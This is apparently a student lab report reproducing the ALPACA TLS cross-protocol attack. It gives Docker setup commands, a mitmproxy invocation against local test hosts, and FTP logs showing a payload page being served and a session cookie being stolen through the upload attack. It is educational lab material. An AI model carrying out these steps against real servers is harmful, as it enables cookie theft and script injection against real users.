Etude 11: TLS Security Attack
Alex Lake-Smith 5400306
Connor Spear 8262050
Mathew Shields 2419874
Oliver McAleese 7598729


The ALPACA attack

A TLS session decryption is so difficult to break because of certificate authorities and models of authentication. The server essentially has to present a stamped certificate which has been signed by some third party, although it is not impossible to break it is very difficult. Quoting https://alpaca-attack.com, the ALPACA attack is “an application layer protocol content confusion attack, exploiting TLS servers implementing different protocols but using compatible certificates, such as multi-domain or wildcard certificates.” This an ongoing threat and recently it has been published that the NSA warns web administrators of the ALPACA attack

The attack is based on the MITM technique and there are three ways that it can be carried out, these being

1. Upload Attack: This method allows an attacker to steal authentication cookies or other private data.
2. Download Attack: This attack allows them to execute a stored cross site scripting attack.
3. Reflection Attack: This method allows the attacker to execute a reflected cross site scripting attack in the context of the victim website.

Below is a diagram which briefly visualises how these three forms of attack can be carried out. We will further explain the upload and download attacks below.



However, before we do this we should outline what wildcard certificates are. A wildcard certificate is a form of digital TLS certificate which an be obtained by companies from a certificate authority which allows the owner to apply it to a certain domain and all of its subdomains, an example of this can be seen in the diagram above where www.bank.com has a wildcard certificate known as *.bank.com.

Setting up the attack

To replicate the attack we used a fresh Ubuntu, running on version 20.4 through virtual box. You must successfully install the software before you can setup the attack environment. You must also ensure you have created a VDI with up to 25GB of storage in order to allow allow packages/software to be installed to run the attack that may be required.
We used the github repository https://github.com/RUB-NDS/alpaca-code/tree/master/testlab as a guideline for how to set up and run the attack.
You must run all setup commands as sudo and can enter this mode by entering

- sudo -i

We then installed docker following the instructions on https://docs.docker.com/engine/install/ubuntu/. We have included these commands for you below. Please enter each of these commands incrementally.

- sudo apt-get update
- sudo apt-get install \ apt-transport-https \ ca-certificates \ curl \ gnupg \ lsb-release
- curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o /usr/share/keyrings/docker-archive-keyring.gpg
- echo \ "deb [arch=$(dpkg --print-architecture) signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://download.docker.com/linux/ubuntu \ $(lsb_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
- sudo apt-get update
- sudo apt-get install docker-ce docker-ce-cli containerd.io

After these commands have been ran docker will have been successfully installed, to install python3 and docker compose enter the following commands:

- apt-get install python3 python3-pip
- pip3 install docker-compose
- apt install docker-compose

We then downloaded the https://github.com/RUB-NDS/alpaca-code repository to our local machine. You can do this easily by clicking the link above and then clicking the green “code” button. You can then download the repository as a .zip file. Once you have extracted the zip file you must navigate to the file and then enter the testlab directory. We then had to allow the setup script to be executable which we did by entering

- chmod +x setup.sh

We then ran the setup script by entering

- bash setup.sh

When this setup is done, easy-rsa will be installed on your machine. Easy-rsa allows your machine to build and manage a PKI CA (Public Key Infrastructure Certificate Authority). This

means you are able to create a root certificate authority, and request and sign certificates, including intermediate CAs and certificate revocation lists (CRL).

If any organization uses private certificate authorities (CAs) to issue certificates for internal servers, browsers such as Firefox might display errors unless you configure them to recognize these private certificates. This is why we must add this created certificate to Firefox's trusted CAs. This certificate is created when the setup script is run.

To do this, you must copy the file to the user directory and add permissions for the user. This can be done by entering the following commands:

- cp ./pki/ca.crt /home/<USER>/
- chmod 775 /home/<USER>/ca.crt

Finally we had to manually add a second ip address to our users system. This was done by entering

- ip addr add 127.0.0.2/8 dev lo

Please note that if you restart your system before executing the attack this step must be completed again.

Executing the attack

First make sure that you have installed the CA-Certificate into your firefox, this can be done by executing the command below if you haven't done so already.


- ip addr add 127.0.0.2/8 dev lo

Navigate to the testlab directory and execute the following command to start the docker services:

- docker-compose -f servers/docker-compose.yml up -d nginx-target nginx-attacker vsftp


You must then navigate to the mitmproxy directory and run the following commands. To navigate and run the MITM proxy enter the following:

- cd mitmproxy
- python3 main.py --proto FTP --attacker_ip 127.0.0.2 127.0.0.1 21



If the program has successfully started you should see your terminal window displaying a message to the one above.

- This means that the Proxy is now running in unarmed mode. You can open Firefox and visit https://target.com. The server on target.com will set a cookie with the displayed session ID.





- After you have navigated to this page, return to the terminal where you started the program and enter any key. You should see a message that displays it has been switched to “armed mode”. This will look similar to the photo below.

```
root@tls-VirtualBox:/home/tls/alpaca-code-master/testlab/mitmproxy# python3 main.py --proto FTP --attacker_ip 127.0.0.2
 127.0.0.1 21
13.10.2021 14:37 main            INFO     Starting socket proxy redirecting from 127.0.0.2:443 to 127.0.0.1:21 for prot
ocol FTP
Press key to toggle armed state toggle
13.10.2021 14:37 mitmproxy       INFO     ARMED STATE: True
Press key to toggle armed state
```

Open a separate window, enter sudo mode and navigate to the scripts directory located in the downloaded git repository. You then must make this script file executable and then run it. This can be done by entering


- sudo -i
- cd /home/tls/alpaca-code-master/testlab/scripts
- chmod +x show_vsftp_log.sh
- bash show_vsftp_log.sh





Navigate in Firefox to https://attacker.com. Here you can choose between two attacks, upload and download


Download: If you click FTPS download, you will see a white page for a few seconds and if setup correctly will be redirected to target.com and shown an alert box as seen below. Although it may seem as though your browser sent a request to target.com but it actually has been fooled by the man-in-the-middle (the attacker). The attacker instead redirects the HTTP request to another server (e.g. ftp server with the same certificate of target.com) which is under the control of the attacker. The attacker's server could respond to the HTTP request with any file (or html page). In this case it is called payload.html, which will display an alert box at the browser when the browser executes it. You can check the log files to see the attack has been done successfully. The logs should read OK DOWNLOAD. And Transfer complete below.




```
Wed Oct 13 01:42:29 2021 [pid 83] [bob] FTP command: Client "172.18.0.1"
Wed Oct 13 01:42:29 2021 [pid 83] [bob] FTP command: Client "172.18.0.1", "RETR payload.html"
Wed Oct 13 01:42:34 2021 [pid 83] [bob] FTP response: Client "172.18.0.1", "150 Opening BINARY mode data connection for
 payload.html (87 bytes)."
Wed Oct 13 01:42:34 2021 [pid 83] [bob] OK DOWNLOAD: Client "172.18.0.1", "/payload.html", 87 bytes, 0.02Kbyte/sec
Wed Oct 13 01:42:34 2021 [pid 83] [bob] FTP response: Client "172.18.0.1", "226 Transfer complete."
Wed Oct 13 01:42:34 2021 [pid 83] [bob] FTP command: Client "172.18.0.1", "----------------------------173297865012680
4472024441966628--"
```

Upload: If you click on Upload, the browser will navigate to the attack page and then, after 5 seconds redirect to target.com. In the second console windows with the logs you can now also see the uploaded GET request of the browser including the cookie. If successful you will see a terminal window similar to below saying “OK UPLOAD” as well as FTP response: Transfer

Compete. This means that the user's HTTPS cookie has been stored in the ftpserver and can be accessed later by the attacker.



How the upload attack works

This attack assumes that the attacker has an ability to upload data to a subserver and retrieve it later. The attacker stores parts of the client's HTTP request (such as the cookie header) in the substitute ftp server. This occurs when the server interprets the request as a file upload. When the attack has been successfully completed, the attacker can then retrieve the content on the server and retrieve this HTTPS session cookie which may pose a risk for them to gain more confidential user data. This is the script that the attacker executes to send a POST request to the bank, sending FTP commands through a HTTPS request, assuming that the attacker already has access to the FTP of the bank.

The attacker sends the user's name, password, type, passive - which is very important as it is running on a single port to download and upload from, and then store a file name, ‘leak’ in this scenario, anything after this store request, will be stored in the file leak.

As this script is the body of the packet, the headers will be sent first and only up until the body is reached will the server then be put into ‘upload mode’ for this particular session, anything that comes after this will be stored and uploaded in the file ‘leak’.

Although, at this point we still have not uploaded the cookie from the session, which is why after 5 seconds we are redirected to ‘target.com’ (bank.com), resending the packet header using browser reusability on the same TCP connection. Therefore we have stored the session cookie.

How the download attack works

We can assume a client (which in this case is a browser) wants to access a certain file on a web server, in this case it is target.com/index.html. If a browser uses https to access a web server a TLS handshake must be done and the certificate of the web resource that the browser wants to connect to must be validated. There may well be a MITM who is trying to redirect these HTTPS requests that the browser is sending to another web server which they have control of, in this case it is ftpserver. Because it shares the same wildcard certificate as target.com this authentication is approved and the TLS handshake is established. From now on all further HTTP requests will be redirected to the ftpserver by the attacker (the man in the middle). The ftpserver, under the control of the attacker, instead of sending back the ideal page (target.com), responds with the page payload.html and sends it to the browser, which shows the alert box according to the content of payload.html. This file payload.html could contain anything.

In essence is pranking the user and could be used to scare them and say their private information has been accessed. This is why the https//target.com alert box pops up as it is sent in the payload.html file which has been downloaded by the client instead of the ideal webpage that they were trying to get.

Problems we faced

- The main problem that we had throughout this Etude was completing the setup section of the git repository instructions. We first had not allocated enough space on a Virtual Disk Image then we needed to successfully install all the packages and software required. To fix this we created a new VDI with a size of up to 25GB. We then had to switch our Ubuntu version from 18.04 to 20.04 as the ALPACA setup script was having problems installing the easy-rsa packages. Although this was a bit tedious, it didn't take too much extra time. Once this change was done we faced no more problems while executing the attack for ourselves.